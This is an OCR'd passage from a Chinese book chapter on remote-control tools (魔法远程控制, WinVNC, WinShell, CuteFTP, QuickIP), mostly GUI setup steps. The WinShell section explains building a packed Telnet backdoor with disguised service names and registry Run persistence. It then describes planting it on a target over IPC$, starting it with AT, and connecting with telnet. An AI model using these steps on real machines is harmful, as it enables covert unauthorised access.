


图 8-18　设置高级选项




图 8-19　生成服务器

步骤 5 设置过服务器登录密码之后，单击“生成服务器”按钮并指定保存路径，生成一个名称为 Server.exe 的服务器程序。将生成的 Server.exe 服务器程序上传到被控制计算机中并运行，使用控制端的魔法控制操作窗口，即可与被控制计算机进行连接，并开始远程控制。

2．建立连接

在魔法远程控制操作窗口中，选择需要连接的服务器，选择“服务器”→“远程登录”命

令，实现与所选服务器连接，如图 8-20 所示。选择“服务器”→“主动连接”命令，在弹出的“主动连接”对话框中输入需要连接服务器的 IP 地址和端口（主动连接支持 HTTP 代理），单击“连接”按钮，与被控端建立连接，如图 8-21 所示。

图 8-20　远程登录

图 8-21　建立主动连接

登录成功之后，浏览被控端的文件和文件夹，如图 8-22 所示。在浏览被控端的文件和文件夹的同时，还可以对其计算机中的文件进行如下操作：

- 方便对远程文件系统的管理。
- 删除、重命名、移动文件、上传和下载文件或文件夹。
- 文件查找、远程运行。
- 断点续传文件。

3. 远程控制

与被控计算机成功连接之后，不仅可以浏览被控端计算机中的文件，还可以对其桌面进行远程控制，以及查看其注册表信息、进行远程关机、重新启动等操作。

（1）桌面控制

选择“远程管理”→“桌面管理”命令，并单击工具栏中的“控制”按钮，进入远程桌面控制窗口，控制被控端计算机桌面，如打开或关闭窗口等，如图 8-23 所示。

图 8-22　浏览被控端文件

图 8-23　远程控制桌面

小技巧

只有按下工具栏中的刷新桌面按钮，才能在魔法远程控制窗口中显示出远程桌面的内容。通过【桌面】菜单可以对远程桌面进行更多的控制操作，如设置桌面显示颜色等。

（2）系统控制

选择“远程管理”→“系统控制”命令，查看并修改远程注册表、对远程计算机进行关闭和重启、使用 DOS 控制等。具体设置情况如下：

- 单击“注册表编辑”选项卡，对远程计算机的注册表进行编辑，如图 8-24 所示。
- 单击“系统”选项卡，查看并注销远程计算机的进程，关闭和重启远程计算机的系统，以及卸载服务器等，如图 8-25 所示。

图 8-24　编辑被控端注册表




图 8-25　控制远程计算机系统

- 单击“DOS 控制台”选项卡，在 DOS 控制台窗口中输入 DOS 命令，对远程计算机进行控制，如图 8-26 所示。

在魔法远程控制操作主窗口中，选择“查看”命令下的相关子命令，在连接的计算机列表和控制视图之间进行切换。




图 8-26　使用“DOS 控制台”选项

8.3.2　用 WinVNC 实现远程控制

WinVNC 是 VNC（Virtual Network Computing，虚拟网络计算机）众多操作平台版本中的一种，可以安装在 Windows 系统中，让使用者在世界各地都能利用浏览器（或利用其内附的 VNCViewer 程序）远程遥控自己的计算机，而不需考虑被遥控目标机是什么操作系统。安装 WinVNC 的具体操作步骤如下：

步骤 1 双击 WinVNC 的安装程序，打开安装欢迎窗口，如图 8-27 所示。

步骤 2 单击 Next 按钮，打开安装协议窗口。在查阅此安装软件的相应协议之后，选择 I accept the agreement 单选项，如图 8-28 所示。




图 8-27　欢迎安装窗口




图 8-28　安装协议

步骤 3 单击 Next 按钮，进入选择安装路径窗口，在其中可选择文件安装的路径，如图 8-29 所示。

步骤 4 设置好安装路径之后，单击 Next 按钮，进入安装选项窗口，如图 8-30 所示。




图 8-29　选择安装路径




图 8-30　安装选项

提示

WinVNC 分为两个部分，即 VNC Server（服务器）和 VNC Viewer（观察器），其中服务器程序可以安装在远端电脑以提供远端连线的服务，而观察器可以用于连接服务器并进行远程控制。如选择安装 VNC Server 程序，则在文件复制完毕之后，将自动打开服务器设置窗口，设置完毕后才能结束安装操作。

步骤 5 单击 Next 按钮，进入图 8-31 所示的窗口，可选择安装此软件的快捷菜单文件在“开始”菜单中的安装位置。

步骤 6 单击 Next 按钮，进入安装信息窗口，显示了安装软件的相应安装信息，如图 8-32 所示。




图 8-31 文件在开始菜单中的位置




图 8-32 安装信息

步骤 7 检查无误之后，单击 Next 按钮，开始安装并打开 VNC Server Properties (Service-Mode)（VNC 服务器属性（服务模式））对话框，在“Security（安全）”选项卡中选择“VNC Password Authentication（VNC 密码验证）”单选项，如图 8-33 所示。




图 8-33 设置 VNC 验证密码

步骤 8 单击“Configure（配置）”按钮并在弹出的 VNC Server Password 对话框中输入客户端登录时的密码，单击 OK 按钮，返回 VNC Server Properties (Service-Mode)对话框。

步骤 9 单击“确定”按钮，打开图 8-34 所示窗口，其中显示了安装软件的有关信息。单击 Next 按钮，完成 WinVNC 的安装，如图 8-35 所示。




图 8-34　软件信息




图 8-35　完成安装

2．WinVNC 的使用

完成安装之后，不用配置 WinVNC 而可以直接使用，因为在安装过程中已经对其进行过相关配置。具体操作步骤如下：

步骤 1 选择“开始”→RealVNC→VNC Viewer 4→Run VNC Viewer 命令，弹出图 8-36 所示的对话框。输入要控制计算机的 IP 地址，单击 OK 按钮，进行连接。

步骤 2 实现成功连接之后，将弹出提示输入验证密码对话框，这时在其中输入在被控端服务器设置的 VNC 验证密码，如图 8-37 所示。

图 8-36　输入主机 IP 地址




图 8-37　输入验证密码

步骤 3 单击 OK 按钮，控制端即可在主控端看到远程被控端的桌面，如图 8-38 所示。此时可以对被控端进行操作，就像操作本地计算机一样方便，且主控机上的操作还会同步反映在被控端的屏幕上。

在对远程计算机进行控制过程中，若所显示颜色不够逼真，则可右击 Windows 通知区域中的“VNC Viewer”图标并从弹出的快捷菜单中选择 Default Options 命令，在弹出的对话框中选择颜色级别，分别是 Full（all available colours）、Medium（256 colours）、Low（64 colours）、Very low（8 colours），如图 8-39 所示。




图 8-38　连接成功

图 8-39　设置显示效果

此外，使用 WinVNC 远程控制工具还可以进行逆向连接，即由被控端主动连接主控端，连接成功后由主控端进行控制，如果主控端有公网 IP，就可以利用逆向连接进行远程控制。具体操作方法如下：

步骤 1 在主控端选择“开始”→RealVNC→VNC Server 4（User-Mode）→Run VNC Server 命令，再在被控端的 VNC Server 图标上右击，从弹出的快捷菜单中选择 Add New Client 命令，打开图 8-40 所示的对话框。

步骤 2 在输入主控端公网 IP 地址之后，单击 OK 按钮，对其进行连接，连接成功后就可以进行远程控制了。

图 8-40　输入被控端 IP 地址

逆向连接进行远程控制的优点是被控端无须改动网关或路由器的设置，主控端与被控端之间能直接建立连接。局限性是主控端需要有公网 IP。

8.3.3　用 WinShell 定制远程服务端

WinShell 是一个运行在 Windows 平台上的 Telnet 服务器软件，可完全独立执行而不依赖于任何系统动态连接库。具有支持定制端口、密码保护、多用户登录、NT 服务方式、远程文件下载、信息自定义及独特的反 DOS 等功能。从网上下载 WinShell 并对其进行解压缩，双击 WinShell.exe 主程序，进入其操作主窗口，如图 8-41 所示。具体操作步骤如下：

图 8-41　WinShell 主窗口

步骤 1 在“监听端口”文本框中，监听端口默认为“5277”，再设置登录 WinShell 时的密码，即“连接密码”（默认为空）。

步骤 2 在“连接密码返回信息”文本框中，需要设置登录 WinShell 时要求输入的提示信息（默认为“Password:”，也可以设置成无提示信息，即内容为空）。

步骤 3 在“启动服务名字”文本框中设置当 WinShell 在 Windows NT 系统中以服务方式运行时的服务名称（默认为 WinShell，如微软 FTP 服务的服务名为 msftpsvc）。

步骤 4 在“服务列表名字（NT）”文本框中，可设置显示在 NT 服务列表中服务的名称，一般为英文（默认为 WinShell Service，如微软的 FTP 服务的显示名为 FTP Publishing Service）。

步骤 5 在“服务描述”文本框中，可输入显示在 NT 服务列表中说明服务具体功能的字符串（默认为 Provide Windows Shell Service，如微软的 FTP 服务的服务描述信息为“通过 Internet 信息服务的管理单元提供 FTP 连接和管理”，该项在 Windows 2000 和 Windows XP 中才有效）。

步骤 6 在“注册表启动名字”文本框中可设置在安装 WinShell 时，为在本地计算机系统启动后能使其自动运行，将 WinShell 写在注册表的信息：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 处的字符串名（默认为 WinShell，其值也为字符串类型，如 C:\Windows\Winshell.exe）。

步骤 7 还可以勾选“自动下载文件”、“是否自动安装”、“是否让窗口权限自动加壳”等复选框，在设置选项完成之后，单击“生成”按钮，生成一个 WinShell 服务端文件 server.exe。

步骤 8 勾选“是否让窗口权限自动加壳”复选框之后，在默认状态下，定制 WinShell 主程序而生成一个压缩过的 WinShell 服务端，当然也可以不选择，而使用其他压缩或保护程序，对生成的 WinShell 服务端进行处理。

WinShell 有两种运行方式，一种是应用程序方式，在所有 x86 架构的 Windows 平台上运行 Winshell.exe，当然也可带命令行参数。另一种是 NT 服务方式，只能在 Windows NT/2K/XP 系统平台上运行，需要通过重启系统或执行 net start winshell 命令来启动。

与目标计算机建立 IPC$连接之后，将 Server.exe 上传到目标计算机中，并通过 AT 命令启动 Server.exe，在命令提示符下输入命令：

telnet 61.185.151.2 5277　　（61.185.151.2 为 IP 地址，5277 为监听端口）

通过 5277 端口远程登录到对方计算机，如图 8-42 所示。




图 8-42　成功连接目标计算机

3．终止 WinShell

可用两种方法来终止 WinShell，一种是登录 winshell 成功之后，使用内置的终止命令；另一种方法是通过外部方法终止 WinShell 的进程，对于以应用程序方式运行的 winshell，可通过查找进程列表并结束 WinShell 的进程来完成。

对于以服务方式运行的 WinShell，可通过 net stop winshell 命令来完成。在成功实现与目标计算机建立连接之后，即可在本地计算机上执行表 8-1 所示的命令。

表 8-1　终止 WinShell 进程的命令

命令快捷键	命 令 名 称	功 能 解 释
i	Install	远程安装功能，当你仅仅执行 Winshel 而没有安装 Winshell 时
r	Remove	远程反安装功能，注意此命令并不终止 Winshell 的运行
p	Path	查看 Winshell 主程序的路径信息
b	Reboot	重新启动机器
d	Shutdown	关闭机器
s	Shell	执行后就会看到 C:\>，这正是 Winshell 提供的 telnet 服务功能
x	Exit	退出本次登录会话，注意此命令并不终止 Winshell 的运行
q	Quit	终止 WinShell 的运行，注意此命令并不反安装 WinShell

8.3.4　用 CuteFTP 实现文件传送

FTP（File Transfer Protocal，文件传输协议）是一种网络协议。数据在网络上进行传输，需要发送方和接收方之间达成一定的“协议”，有了这个协议才可进行对话。如果没有协议，则彼此之间都将无法明白对方要表达的意思，正如一个不懂中文的美国人与一个不懂英文的中国人各自用自己的母语进行交谈一样，文件传输也就失去了意义。

CuteFTP 是一个基于文件传输协议的软件，即使并不完全了解协议本身，也可使用文件传输协议进行文件的上传和下载。CuteFTP 提供 Sophisticated Scripting、目录同步、自动排程、同时多站点连接、多协议支持（FTP、SFTP、HTTP、HTTPS）、智能覆盖、整合 HTML 编辑器等功能，以及带有更加快速的文件传输系统。

用户只需对下载的 CuteFTP.rar 文件进行解压缩，运行 Cute.exe 主文件就可以开始安装 CuteFTP。在安装好 CuteFTP 之后，选择“开始”→GlobalSCAPE→CuteFTP Professional→CuteFTP 8 Professional 命令，启动 CuteFTP 主窗口。如果安装过程中在桌面上创建有快捷方式，也可双击其快捷方式图标，打开 CuteFTP 主窗口，如图 8-43 所示。

图 8-43　CuteFTP 主窗口

1. CuteFTP 的设置

其实 CuteFTP 设置起来非常简单，用户完全可以对其进行手动设置。单击工具栏上的“全局选项”按钮或选择“工具”→“全局选项”命令，打开“全局选项”对话框，如图 8-44 所示。

- 在“常规”选项卡中，可以设置 CuteFTP 启动和退出以及下载文件保存的路径等选项。此外，单击“日志”选项，可设置日志文本的颜色、字体以及启用相关日志等选项，如图 8-45 所示。单击“日志文件”选项，可设置日志文件的保存路径及日志维护等选项。




图 8-44　“全局选项”对话框




图 8-45　设置日志选项

- 在“连接”选项卡中，可以设置连接的有关选项，如连接的线程数量、匿名登录时的电子邮件地址等选项，如图 8-46 所示。
- 在“安全”选项卡中，可以设置“站点管理器”、“队列和连接到 URL”选项组，如图 8-47 所示。

此外，用户还可以根据需要设置“传输”、“导航”、“显示”、“应用程序助手”等选项卡。




图 8-46　设置连接选项




图 8-47　设置安全选项

2. 连接站点

在 CuteFTP 中已经为用户设置一个地址为 FTP.GlobalSCAPE.com 的 FTP 站点。在“本地驱

动器”选项卡中可浏览本地计算机中的文件夹和文件，在“站点管理器”选项卡中可查看已经添加的 FTP 站点，如图 8-48 所示。




图 8-48　本地计算机和 FTP 站点管理

在“站点管理器”选项卡中，双击已经设置好的 FTP 站点名称，进行连接，并在其右侧窗口中显示连接状态和 FTP 站点中的文件夹和文件，如图 8-49 所示。如果需要添加其他 FTP 站点，则选择“文件”→“新建”→“FTP 站点”命令，打开“站点属性”对话框，在“主机地址”文本框中输入 FTP 站点的域名或 IP 地址，若有需要还应输入相应的用户名和密码，如图 8-50 所示。




图 8-49　连接 FTP 服务器

图 8-50　设置站点属性

提示

在输入域名或 IP 地址时不要用 ftp://或 http://开头，很多公用 FTP 站点可以使用匿名登录，此时一般须要使用自己的电子邮件地址和登录密码。

在“类型”选项卡中设置添加站点的服务器类型、端口、协议类型等选项，如图 8-51 所示。在“动作”选项卡中设置成功连接 FTP 服务器后的远程文件夹和本地文件夹，如图 8-52 所示。在“选项”选项卡中设置登录该站点时使用的特殊配置选项及站点特殊防火墙设置等选项，如图 8-53 所示。

最后，单击“确定”按钮，将新建的站点添加到“站点管理器”窗口中。

图 8-51　设置服务器类型

图 8-52　设置切换文件夹

3．文件的上传与下载

当 CuteFTP 与 FTP 站点成功连接之后，即可进行文件的上传与下载。文件上传是把本地的文件上传到目标服务器上。在上传文件时需要先选定目标地址，连接该站点并选择需要上传文件的远程文件夹之后，再在本地文件夹中选取需要上传的一个或多个文件，将其拖动至远程文件夹中就可以开始上传，如图 8-54 所示。

图 8-53　设置代理服务器

图 8-54　上传文件

提示

在上传过程中，CuteFTP 能够改变正在上传的文件扩展名。例如，可以利用这一功能将.html 后缀的文件改为.htm 后缀的文件。

文件的下载与文件上传过程正好相反，CuteFTP Pro 版本支持文件夹的上传与下载，操作方法与传送单一文件一样简单。在连接上站点之后，远程目录列表窗口中显示出目标站点上提供的文件或文件目录，以供客户端的系统进行下载。但有时网站需要增加文件夹，可在本地或远程文件夹中右击并从弹出的快捷菜单中选择“新建文件夹”命令，创建新的文件夹，如图 8-55 所示。

图 8-55　创建文件夹

对于一些常用的远程文件夹，为操作方便，可将其设为书签。这样，用户只要在“站点管理器”窗口中双击该书签，即可进入该文件夹，从而既简化了操作也节省了时间。

选取需要设置为书签的文件夹，选择“工具”→“书签”→“标记当前文件夹书签”命令，打开“设置书签”对话框，如图 8-56 所示。在其中输入书签名称之后，单击“确定”按钮，将其添加到“站点管理器”窗口中。




图 8-56　设置书签

如果用户的计算机上采用拨号上网方式，则不存在防火墙的设置问题。但如果采用 LAN 或 WAN 上网方式，出于安全性考虑，就非常有必要设置防火墙，以隔离外来的未经授权连接（这一功能在 CuteFTP 中就可以设置）。此外，CuteFTP 还具有将所选文件或文件夹压缩后再上传的功能，以及制作宏和脚本等功能，如图 8-57 所示。

图 8-57　“工具”菜单

4．设置文件传输队列

上传或下载文件的过程中，可能会下载多个文件，为了提高效率，可以设置文件传输队列，让程序自动的进行批处理操作。在选择指定的文件之后，选择“工具”→“队列”→“添加选定”命令，把所选文件添加到队列窗口中，如图 8-58 所示。

图 8-58　传输队列窗口

（1）往队列中添加一个项目

在远程目录列表中选择一个文件，并选择“工具”→“队列”→“添加选定”命令，将其添加到远程目录列表中。如果希望传输多个文件，则可以重复此操作。

（2）从队列中删除一个项目

在队列列表中选择一个文件，并选择“工具”→“队列”→“删除选定”命令，并在确认对话框中单击“确定”按钮，从队列中删除一个项目。如果要删除所有的项目，则可以选择“工具”→“队列”→“全部删除”命令，从队列中删除全部项目。

（3）改变项目操作的顺序

选中要移动的文件，在“队列窗口”列表下单击 按钮，对所选定的项目进行上下移动操作。

8.3.5　用 QuickIP 实现多点控制

QuickIP 是基于 TCP/IP 协议的远程控制软件，可通过局域网、Internet 控制远程运行 QuickIP Server 的计算机。QuickIP 有两种运行方式：一是作为服务器，另一个是作为客户端。使用 QuickIP 工具之后，一个服务器可以同时被多个客户端控制，并且客户端也能够同时控制多个服务器。QuickIP 可用于服务器管理、远程资源共享、网吧机器管理、远程办公、远程教育、排除故障、远程监控等多种应用场合。

图 8-59　选择运行方式

QuickIP 安装后，将显示图 8-59 所示的窗口，需要用户选择在当前计算机中运行服务器还是客户端。单击“完成”按钮，结束安装并进入主操作窗口。

1．设置服务器

如果在本地计算机中勾选“立即运行 QuickIP 服务器”复选框，单击“完成”按钮之后，就会自动启动 QuickIP 服务器程序，并提示设置服务器登录密码，如图 8-60 所示。设置服务器的具体操作步骤如下：

步骤 1 设置好服务器密码之后，进入服务器设置对话框，如图 8-61 所示。

图 8-60　设置服务器密码

图 8-61　QuickIP 服务器对话框

步骤 2 单击“修改监听端口”按钮，打开“修改服务器监听端口”对话框，在其中修改该服务器的监听端口，默认端口为 7314，如图 8-62 所示。

步骤 3 单击“Email 主机定位”按钮，打开“Email 主机定位设置”对话框，如图 8-63 所示。特有的 Email 主机定位功能，可以使用户从中了解本地计算机的 IP 地址，并可通过该功能，在不知道目标计算机 IP 地址和域名的情况下，迅速地与目标计算机建立连接。

图 8-62　修改监听端口

图 8-63　设置 Email 主机

提 示

GHS（Global Host System，主机定位系统）用于没有固定 IP 地址的服务器定位。当目标计算机运行在 Modem 拨号、ISDN、ADSL 或其他方式上网模式下时，可能没有固定 IP 地址或 IP 地址经常变动，在 IP 地址未知情况下其他机器无法连接到目标主机。

通过 GHS 系统，用户只要申请一个唯一的数字，简称数字 ID，以后根据这个数字 ID，就可以在不知道主机 IP 地址的情况下迅速连接到目标计算机，即使目标计算机的 IP 地址改变，仍然可以对其实现迅速连接（主机定位系统采用 HTTP 协议通信）。

